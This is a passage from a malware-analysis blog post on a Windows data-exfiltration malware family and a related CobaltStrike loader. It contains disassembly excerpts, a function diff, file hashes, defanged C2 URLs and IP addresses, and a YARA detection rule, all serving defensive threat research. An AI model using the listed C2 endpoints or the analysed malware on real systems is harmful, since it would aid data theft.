


Figure 36: Addition of PowerShell Cleanup Capability

Another difference between this oldest sample and most of the newer ones is the inclusion of a program database (PDB) path. This path is shown in Figure 37.

```

1400083c8          52 53 44 53 c3 3d 62 da          RSDS.=b.
1400083d0  78 b8 86 46 99 e3 6a 19-6f a9 99 39 01 00 00 00  x..F..j.o..9....
1400083e0  45 3a 5c 77 6f 72 6b 5c-70 72 6f 6a 5c 66 69 6c  E:\work\proj\fil
1400083f0  65 5f 73 65 6e 64 65 72-5c 78 36 34 5c 66 69 6c  e_sender\x64\fil
140008400  65 5f 73 65 6e 64 65 72-2e 70 64 62 00 00 00 00  e_sender.pdb....
140008410  00 00 00 00 02 00 00 00-00 00 00 00 00 00 00 00  .....
140008420  00 00 00 00 47 43 54 4c-00 10 00 00 98 03 00 00  GCTI

```

Figure 37: PDB Path String

The two newer samples have very few differences. Code-wise, there is one single function that is ~55% different between the two. The rest of the code is identical or nearly identical. This small difference is shown in Figure 38.

```

void __cdecl func_0x140005178( __int64 p1 __location(rcx), __int64 p2 __location(rdx) )
{
    unsigned __int64 local_0x10;
    unsigned __int64 local_0x10;

    mov qword ptr [shadow_space2], rdx
    mov qword ptr [shadow_space1], rcx
    sub rsp, 0x38

    mov rax, qword ptr [shadow_space1]
    mov qword ptr [local_0x10], rax
    mov rax, qword ptr [shadow_space2]
    mov qword ptr [local_0x10], rax
    mov rax, qword ptr [local_0x10]
    mov rdx, qword ptr [rax]
    mov rax, qword ptr [local_0x10]
    mov rcx, qword ptr [rax]
    call qword ptr [lstrcmpA] ; int (__cdecl *)( char * lpString1, char * lpString2 )
    add rsp, 0x38
    ret
}

void __cdecl func_0x140001968( __int64 p1 __location(rcx), __int64 p2 __location(rdx) )
{
    mov qword ptr [shadow_space2], rdx
    mov qword ptr [shadow_space1], rcx
    sub rsp, 0x38
    mov rcx, qword ptr [shadow_space1]
    call qword ptr [FreeLibrary] ; int (__cdecl *) ( struct HINSTANCE__ * hLibModule )
    add rsp, 0x38
    ret
}

```

Everything	Equal	Modified	Removed	Added
Difference ▾	Item Type	Diff Type	Item A	Item B
55.71%	Function	Modified	func_0x140005178	func_0x140001968
8.19%	Function	Modified	func_0x1400010E0	func_0x140004130
4.59%	Function	Modified	func_0x140002C18	func_0x1400048CC
1.67%	Function	Modified	func_0x140003E44	func_0x140001C4C
0.10%	Function	Modified	func_0x140001354	func_0x14000484C

Figure 38: Difference in Newer Samples

Another interesting difference between the two newer samples is that the newest sample does not call back to a hostname for C2 communication. It is configured to call back to the C2 URL on a bare IP address.

## Related Malware

One function in particular that is found in each of the three samples analyzed above is the string decoding function. Encoding and decoding functions are a good area of code to examine closely and to hunt for in malware repositories. This type of function can be stable across samples and tends to be reused by an adversary in multiple campaigns even if the capabilities of the malware are radically different. Building a YARA rule based on this function reveals an older malware sample <sup>21</sup> which was blogged about by researchers at Walmart <sup>22</sup>. The results of a retrohunt in the Titanium Platform using this YARA rule is shown in Figure 39. The result shown in orange is a false positive. This file is a copy of one of the other actual malware files but appears to have been modified by a researcher.



Figure 39: Retrohunt Results

This sample is definitely related to the three samples analyzed here. It uses the same anti-analysis trick as well as the same string obfuscation including the "mOrxxxx" trailing characters. Both the standard string form as well as the stack strings are found in this sample. However, this older sample is a CobaltStrike beacon loader rather than a data exfiltrator. The YARA rule for detecting this code overlap is provided at the end of the blog. As opposed to earlier YARA rules that I have written, I read the advice from Marc Ochsenmeier on Twitter about adding comments with the meaning of opcodes in YARA rules meant for sharing <sup>23</sup>. This rule and future rules will include the assembly as well as the bytecode strings.

In addition to this older malware sample that is definitely related, a hunt for other malware that contains variations of the string "mOrxxxx" reveals a multitude of potentially related malware samples. These are nearly uniformly detected as malicious. A future blog will address these additional files. The results of a retrohunt for the full string "mOrxxxx" is shown in Figure 40.




Figure 40: Full String mOrxxxx

The results of retrohunts for this string with two Xs and one X are shown in Figure 41 and 42.

530/530 Samples



Figure 41: Retrohunt for String with Two Xs

10,000/10,000 Samples



Figure 42: Retrohunt for String with One X

Analysis of the results of these retrohunts will be the topic of a future blog post.

## IOCs

Sample 1

File

Filename	Input.exe
Filename	v2c.exe
MD5	1010bec081572dc3bd16e26a1e37d815
SHA1	bfc0219efb60fb270cee0b7b102afc0d4b0a121a
SHA256	dcc4ac1302ac5693875c4a4b193242cbb441b77cd918569c43fe318bcf64fe3d
Import Hash	85ce0801668e488873e72eeb306503da
SSDEEP	768:ycscKP14scGOqEMQcanOPBbEbeFpUGC/YDR5Ws:yV3cGOqEMQcanOJFpUGC/Y9
Timestamp	2021-04-24T17:34:20Z
PDB	E:\work\proj\file_sender\x64\file_sender.pdb
Magic	PE32+ executable (GUI) x86-64, for MS Windows
File Type	Win64 EXE
File Size	35328
First Seen	2021-04-25



## User Agent

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) discord/0.0.309  
Chrome/83.0.4103.122 Electron/9.3.5 Safari/537.36

## URL

hxxps[:]//files[.]pablotech[.]info/uploadFile.php

## Hostname

files[.]pablotech[.]info

## Domain

Name	Registrar	IANA ID
pablotech[.]info	Hosting Concepts B.V. d/b/a Registrar.eu	1647

## Sample 2

### File

Filename	Input.exe
Filename	sender.exe
MD5	e3300ec2f31f5730970c5bb066d2f0ed
SHA1	c768882e102a5dd3d1c17d306698c5cfc3d9d8d5
SHA256	68af250429833d0b15d44052637caec2afbe18169fee084ee0ef4330661cce9c
Import Hash	6473877da5764bbd5a9b16892ef13b69
SSDEEP	768:zp2FXczP/cpWyB/3RtUcGOqEMlcqfz/YghUx:zp2FsTcB/UcGOqEMlcqfz/Yg4
Timestamp	2021-04-28T03:00:08Z
Magic	PE32+ executable (GUI) x86-64, for MS Windows
File Type	Win64 EXE
File Size	36352
First Seen	2021-05-03

## User Agent

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) discord/0.0.309  
Chrome/83.0.4103.122 Electron/9.3.5 Safari/537.36

URL

hxxps://figures[.]pablotech[.]info/uploadFile.php

Hostname

figures[.]pablotech[.]info

Domain

Name	Registrar	IANA ID
pablotech[.]info	Hosting Concepts B.V. d/b/a Registrar.eu	1647

Sample 3

File

Filename	Input.exe
Filename	v2c.exe
MD5	4af8b45c9b0f73d47a499d92064b6c2e
SHA1	424f3c281f46e4cf2350c78cfa89a87873e0b994
SHA256	934c557e52bd47fa312ea4098e05781145d0b81c9dc543ef42b266813bdb05d4
Import Hash	6473877da5764bbd5a9b16892ef13b69
SSDEEP	768:9vutX7Qp6CPRp8Yh/ZYWcGOqEMUcgk9/Y7hCeUpU:K7QpJp8YFrcGOqEMUcg0/Y7lk
Timestamp	2021-05-17T20:33:40Z
Magic	PE32+ executable (GUI) x86-64, for MS Windows
File Type	Win64 EXE
File Size	36352
First Seen	2021-05-18

User Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

## URL

hxxps[://]51.161.82[.]135/uploadFile.php

## IP Address

IP	Owner	ASN
51.161.82[.]135	OVH SAS	16276

## Sample 4

### File

Filename	Input.exe
Filename	v2.exe
MD5	7c801e3c256d2e9e1f4462fe84e44c68
SHA1	4cd9cecd1d093f290e6f8f0ad6d5e76dbedbf3d9
SHA256	a7cf0f72bb6f1e0a61fbf39e3a3a36db6540250caeef35b47fb51a8959f40984
Import Hash	9f86f12427bca134faaa21bcc0d849d3
SSDEEP	768:vkGOqEMccVhPO4TrASVqipOHMd6m/YFh50:ccGOqEMccV7rAZipOHA/YFT
Timestamp	2021-05-24T23:06:16Z
PDB	E:\work\proj\file_sender\x64\file_sender.pdb
Magic	PE32+ executable (GUI) x86-64, for MS Windows
File Type	Win64 EXE
File Size	37376
First Seen	2021-06-01

## User Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

## URL

hxxps[://]51.161.82[.]135/uploadFile.php

## IP Address

IP	Owner	ASN
51.161.82[.]135	OVH SAS	16276

#### Sample 5 File

Filename	file_sender.exe
Filename	sender.exe
MD5	12a7595d94e142847a04f11659ed183d
SHA1	f80a2f102ca0297d053c75e0676049dc87cb3f35
SHA256	8cfd554a936bd156c4ea29dfd54640d8f870b1ae7738c95ee258408eef0ab9e6
Import Hash	9f86f12427bca134faaa21bcc0d849d3
SSDEEP	768:sPcGOqEMccNNPayYDcfHyIY2QUy2h08wx:2cGOqEMccNEDuhY2FS84
Timestamp	2021-06-15T10:57:36Z
PDB	E:\work\proj\file_sender\x64\file_sender.pdb
Magic	PE32+ executable (GUI) x86-64, for MS Windows
File Type	Win64 EXE
File Size	36352
First Seen	2021-06-16

#### User Agent

Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0

#### URL

hxxp[://]51.77.110[.]6/uploadFile.php

#### IP Address

IP	Owner	ASN
51.77.110[.]6	OVH SAS	16276

#### YARA Rule

---

```

private rule WindowsPE
{
  condition:
    uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550
}

rule DataExfiltrator_Decoder
{
  meta:
    author = "Malware Utkonos"
    date = "2021-05-07"
    description = "String decoding function found in data exfiltration malware."
  exemplar = "dcc4ac1302ac5693875c4a4b193242cbb441b77cd918569c43fe318bcf64fe3d"
  strings:
    $a = { 4489442418 // mov dword [rsp+0x18 {arg_18}], r8d
          88542410 // mov byte [rsp+0x10 {arg_10}], dl
          48894c2408 // mov qword [rsp+0x8 {arg_8}], rcx
          4883ec28 // sub rsp, 0x28
          8b442440 // mov eax, dword [rsp+0x40 {arg_18}]
          33d2 // xor edx, edx {0x0}
          b904000000 // mov ecx, 0x4
          48f7f1 // div rcx
        }
  condition:
    WindowsPE and $a
}

```

---

## References:

- 1 <https://research.checkpoint.com/2020/ransomware-evolved-double-extortion/>
- 2 [https://docs.oasis-open.org/cti/stix/v2.1/cs01/stix-v2.1-cs01.html#\\_5ol9xlbbrndn](https://docs.oasis-open.org/cti/stix/v2.1/cs01/stix-v2.1-cs01.html#_5ol9xlbbrndn)
- 3 <https://github.com/MBCProject/mbc-markdown/tree/master/yfaq>
- 4 <https://github.com/MBCProject/mbc-markdown/blob/master/anti-behavioral-analysis/evade-debugger.md>
- 5 <https://x64dbg.com/>
- 6 <https://medium.com/walmartglobaltech/trickbot-crews-new-cobaltstrike-loader-32c72b78e81c>
- 7 Ibid.
- 8 Thanks to Sandor Nemes for assistance in understanding this behavior.
- 9 <https://www.youtube.com/watch?v=242Tn0IL2jE&t=1053s>
- 10 <https://hexfiend.com/>
- 11 <https://en.cppreference.com/w/c/algorithm/bsearch>
- 12 <https://docs.microsoft.com/en-us/windows/win32/api/sysinfoapi/nf-sysinfoapi-globalmemorystatusex>
- 13 [934c557e52bd47fa312ea4098e05781145d0b81c9dc543ef42b266813bdb05d4](https://en.wikipedia.org/wiki/Cyclic_redundancy_check)
- 14 [https://en.wikipedia.org/wiki/Cyclic\\_redundancy\\_check](https://en.wikipedia.org/wiki/Cyclic_redundancy_check)
- 15 <https://portswigger.net/burp>
- 16 <https://www.inetsim.org/>
- 17 dcc4ac1302ac5693875c4a4b193242cbb441b77cd918569c43fe318bcf64fe3d

<sup>18</sup> Ibid.

<sup>19</sup> 68af250429833d0b15d44052637caec2afbe18169fee084ee0ef4330661cce9c

<sup>20</sup> <https://www.relyze.com/>

<sup>21</sup> 0234f80c6fd3768f9619d6fcd50d775ec686719fcc665007bfd1606bbe787744

<sup>22</sup> <https://medium.com/walmartglobaltech/trickbot-crews-new-cobaltstrike-loader-32c72b78e81c>

<sup>23</sup> <https://twitter.com/ochsenmeier/status/1379546812437118980>

## **MORE BLOG ARTICLES**

---